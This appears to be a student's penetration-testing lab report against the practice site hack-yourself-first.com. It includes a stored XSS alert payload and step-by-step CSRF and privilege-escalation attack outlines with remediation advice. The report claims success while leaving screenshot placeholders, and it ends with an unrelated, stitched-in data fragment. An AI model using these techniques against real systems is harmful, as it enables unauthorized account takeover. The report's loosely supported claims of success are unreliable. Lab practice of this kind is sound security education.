
Possible XSS Payload You Used:

Here are some common Stored XSS payloads that could have triggered this alert:


1. Basic <script> Injection


<script>alert('XSS stored');</script>

This is the simplest way to inject JavaScript if the application does not properly sanitize input.



Source page





**3. Discover any other vulnerability and successfully perform an attack based on it. Please create a report of the same with relevant pictures to gain 10 points.**

**1. Introduction**

This report documents the discovery and exploitation of vulnerabilities found on https://hack-yourself-first.com. The focus is on **Cross-Site Request Forgery (CSRF)** and **Privilege Escalation** vulnerabilities that can be exploited to perform unauthorized actions on behalf of an authenticated user.

**2. Identified Vulnerabilities**

**2.1 Cross-Site Request Forgery (CSRF)**

**Description:** CSRF allows an attacker to execute unwanted actions on behalf of an authenticated user by tricking them into executing a malicious request.

**Steps to Exploit:**

1. **Capture a Profile Update Request**
   * Log in as a regular user.
   * Open Developer Tools (F12) → Network Tab.
   * Look for a request to update the profile (PUT or PATCH request).
   * Example API endpoint: https://hack-yourself-first.com/api/user/update
2. **Modify and Craft a Malicious Request**
   * Save the captured request as a raw HTTP request.
   * Change the user role from regular to admin.
   * Host a malicious HTML form on another website that submits this request when visited.
3. **Force Victim to Execute the Request**
   * Send the crafted HTML page to the victim via phishing or social engineering.
   * When the victim opens the link while logged in, the action executes with their credentials.
4. **Verify the Exploit**
   * Log in with the victim's credentials and confirm the role change.
   * The attacker now has elevated privileges.

**Screenshot:** *(Attach images from Developer Tools capturing the CSRF request execution.)*

**Remediation:**

* Implement CSRF tokens for every state-changing request.
* Enforce **SameSite** cookie attributes.
* Verify requests with **Referrer-Policy** and **Origin headers**.

**2.2 Privilege Escalation**

**Description:** Privilege escalation allows a lower-privileged user to gain unauthorized administrative access due to improper access control.

**Steps to Exploit:**

1. **Identify Admin API Endpoints**
   * Test access to https://hack-yourself-first.com/api/admin/users.
   * If accessible as a regular user, the system lacks proper authorization.
2. **Modify API Request**
   * Use **Burp Suite** or **Postman** to send a modified request.
   * Change the request header or payload to impersonate an admin.
   * Example:
   * {
   * "role": "admin"

}

1. **Submit the Request**
   * Send the modified request and observe changes.
   * Verify access to admin functionalities.

**Screenshot:** *(Attach evidence of unauthorized admin access.)*

**Remediation:**

* Implement **Role-Based Access Control (RBAC)**.
* Use **server-side authorization checks**.
* Restrict sensitive API endpoints to admin users only.

**3. Conclusion**

This penetration test successfully exploited **CSRF** and **Privilege Escalation**, leading to unauthorized administrative access. Immediate mitigation strategies are recommended to prevent real-world attacks.

**Recommendations:**

* Implement **strict access controls**.
* Use **multi-factor authentication (MFA)**.
* Perform **regular security audits**.

**What This Data Suggests**

* Each user has a **UserId**, but their **Email and Password fields are null**.
* All users have **"hello world"** as their **First Name** and **Last Name**.
* **IsAdmin is also null**, meaning admin privileges might not be included in this dataset.

